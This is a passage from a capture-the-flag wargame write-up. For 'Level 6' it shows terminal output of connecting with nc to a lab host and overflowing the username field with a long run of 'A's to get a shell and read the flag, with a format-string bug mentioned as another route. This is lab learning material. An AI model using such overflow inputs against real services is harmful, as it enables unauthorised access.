
whoami
root

uname -a
Linux kali 4.3.0-kali1-686-pae #1 SMP Debian 4.3.3-7kali2 (2016-01-27) i686 GNU/L
inux
[
```

7 Level 6

This can be solved either using format strings vulnerability or just dropping 200 'A's in the username field.

Let's drop some 'A's.



```
File Edit View Search Terminal Help
root@kali:~# cat wargame_6.txt | xsel --clipboard --input
root@kali:~# nc 192.168.54.130 5006
Username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA, eh. Sure it is. Password: Correct password

whoami
level6
cd /home/level6
cat flag.txt
{{coming up with flags is harder than coming up with the vulnerable programs}>

uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x
86_64 x86_64 GNU/Linux
```

FLAG: {{coming up with flags is harder than coming up with the vulnerable programs}}

Well, that was fun!!!